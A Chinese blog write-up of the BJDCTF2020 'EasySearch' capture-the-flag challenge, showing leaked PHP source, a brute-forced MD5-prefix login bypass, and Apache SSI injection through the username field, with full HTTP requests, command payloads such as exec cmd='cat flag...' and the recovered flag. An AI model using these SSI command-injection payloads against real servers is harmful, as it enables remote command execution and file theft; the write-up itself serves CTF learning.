[BJDCTF2020]EasySearch Writeup


原创

StevenOnesir 于 2020-12-29 22:19:49 发布 77 收藏

分类专栏： ctf

本文链接：https://blog.csdn.net/StevenOnesir/article/details/111938215

今年**BJD CTF**的原题，主要考察**Apache SSI**远程命令执行漏洞



进入题目后是这样

我们扫描目录可以发现swp源码泄露

审计源码：


```php
<?php
        ob_start();
        function get_hash(){
                $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()+-';
                $random = $chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand(0,73)];//Random 5 times
                $content = uniqid().$random;
                return sha1($content);
        }
    header("Content-Type: text/html;charset=utf-8");
        ***
    if(isset($_POST['username']) and $_POST['username'] != '' )
    {
        $admin = '6d0bc1';
        if ( $admin == substr(md5($_POST['password']),0,6)) {
            echo "<script>alert('[+] Welcome to manage system')</script>";
            $file_shtml = "public/".get_hash().".shtml";
            $shtml = fopen($file_shtml, "w") or die("Unable to open file!");
            $text = '
            ***
            ***
            <h1>Hello,'.$_POST['username'].'</h1>
            ***
                        ***';
            fwrite($shtml,$text);
            fclose($shtml);
            ***
                        echo "[!] Header  error ...";
        } else {
            echo "<script>alert('[!] Failed')</script>";

    }else
    {
        ***
    }
        ***
?>
```


逻辑非常简单，扫一眼就能看完。实际上我们对于username是完全可控的，password用于绕过登陆，只要让hash值得前6位于源码中的值相等就行，此处可以直接爆破。

爆破过程非常简单，就不多说了。我们选取一个很吉利的密码：**2020666**

然后我们成功登陆：



查看返回包：

```
POST /index.php HTTP/1.1
Host:
6be463ed-e4bd-4b98-a3e9-24ce1f889855.node3.buuoj.cn
Content-Length: 31
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin:
http://6be463ed-e4bd-4b98-a3e9-24ce1f889855.node3.buuo
j.cn
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.9
Referer:
http://6be463ed-e4bd-4b98-a3e9-24ce1f889855.node3.buuo
j.cn/
Accept-Language: zh-CN,zh;q=0.9
Cookie:
175e3ddf5f3293-08706c70d93006-930346c-144000-175e3ddf5
f4b01;
UM_distinctid=15abb4abc1777b-01b1e80c9d3c39-67f1a39-1f
a400-15abb4abc189b7
Connection: close

username=admin&password=2020666
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 29 Dec 2020 14:11:47 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 568
Connection: close
Url_is_here:
public/c65c1494a57e62e203ce12e95ae0eebc755ad7f7.shtml
Vary: Accept-Encoding
X-Powered-By: PHP/7.1.27

<!DOCTYPE html>
    <html>
    <head>
    <meta charset="utf-8">
    <title>Login</title>
    <meta http-equiv="Content-Type"
content="text/html;charset=UTF-8">
    <meta name="viewport"
content="width=device-width">
    <link href="public/css/base.css"
rel="stylesheet" type="text/css">
    <link href="public/css/login.css"
rel="stylesheet" type="text/css">
    </head>
    <body><script>alert('[+] Welcome to manage
system')</script>[!] Header  error ...
<div id="tip"></div>
    <div class="foot">
    bjd.cn
    </div>
    </form>
</div></body>
</html>
```


访问这个url：

Hello,admin

data: Tuesday, 29-Dec-2020 14:12:26 UTC


Client IP: 172.16.128.15

可以看到回显了用户名

这里我们可以根据SSI注入直接构建payload:

```
<!--#exec cmd="ls"-->
```

回显：



```
POST /index.php HTTP/1.1
Host:
6be463ed-e4bd-4b98-a3e9-24ce1f889855.node3.buuoj.cn
Content-Length: 47
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin:
http://6be463ed-e4bd-4b98-a3e9-24ce1f889855.node3.buuo
j.cn
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.9
Referer:
http://6be463ed-e4bd-4b98-a3e9-24ce1f889855.node3.buuo
j.cn/
Accept-Language: zh-CN,zh;q=0.9
Cookie:
175e3ddf5f3293-08706c70d93006-930346c-144000-175e3ddf5
f4b01;
UM_distinctid=15abb4abc1777b-01b1e80c9d3c39-67f1a39-1f
a400-15abb4abc189b7
Connection: close

username=<!--#exec cmd="ls"-->&password=2020666
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 29 Dec 2020 14:13:17 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 568
Connection: close
Url_is_here:
public/a4ecf9cd93bcbd45b602ac7f4cb20c5800d4ec2a.shtml
Vary: Accept-Encoding
X-Powered-By: PHP/7.1.27

<!DOCTYPE html>
    <html>
    <head>
    <meta charset="utf-8">
    <title>Login</title>
    <meta http-equiv="Content-Type"
content="text/html;charset=UTF-8">
    <meta name="viewport"
content="width=device-width">
    <link href="public/css/base.css"
rel="stylesheet" type="text/css">
    <link href="public/css/login.css"
rel="stylesheet" type="text/css">
    </head>
    <body><script>alert('[+] Welcome to manage
system')</script>[!] Header  error ...
<div id="tip"></div>
    <div class="foot">
    bjd.cn
    </div>
    </form>
</div></body>
</html>
```

访问可以看到：

Hello,2b88015534a75975d2f8f95ba084719b8274e017.shtml
3302438afa907b9aa614d73ad2694b92866b7c06.shtml
3395f180dea1a9a95811d1cc1c8299469069a7cb.shtml
462ad7b3f27588373c66be19b7743e24329fb62e.shtml
4832698852f8f52d76e7e6f1eb69ea7ca22aea74.shtml
4e7f05ec199f63667038ffdeddea53c2d2f639a9.shtml
4eb9b3504129ab9b94156e4a62b62358d9a0b7eb.shtml
5be67cb14a7873f7db9bbbb85fa6bb63ec586ac1.shtml
5c18f23485bc4b4089a6b955ce97fbe63957e0d9.shtml
6a58f2e2442c89d5f3521eb545dead7b83d1ffbd.shtml
79e08579dc072805ad10e591e90033af8aa16ff0.shtml
7d18f0c4430d10af80a08d606750dfa831ea9443.shtml
84a8d94e808267e28ce8c8caf975c86f53d4cfaf.shtml
86919bd890c1e69dee60ebc985df7b2a353fc3e5.shtml
916008a39274fe0ef477c853b70d5d994feb6d40.shtml
a4ecf9cd93bcbd45b602ac7f4cb20c5800d4ec2a.shtml
bac89a2b8c104c7e3f4e2406773d10df5a6d3fad.shtml

说明命令被成功执行

但当前目录没有flag，所以我们回退一下：

payload:

```
<!--#exec cmd="cd ../;ls"-->
```

回显：

Hello,flag_990c66bf85a09c664f0b6741840499b2 index.php index.php.swp public

data: Tuesday, 29-Dec-2020 14:15:45 UTC

Client IP: 172.16.128.15

直接cat falg就好了：

```
<!--#exec cmd="cd ../;cat flag_990c66bf85a09c664f0b6741840499b2"-->
```

回显：

Hello,flag{d0551c76-7623-43a0-b665-adfe4d11d4a1}

data: Tuesday, 29-Dec-2020 14:17:40 UTC

Client IP: 172.16.128.15

结束

考察知识点：

```
SSI远程命令执行漏洞
```

难度：

```
简单
```

总结：

看淡离合，止于自心。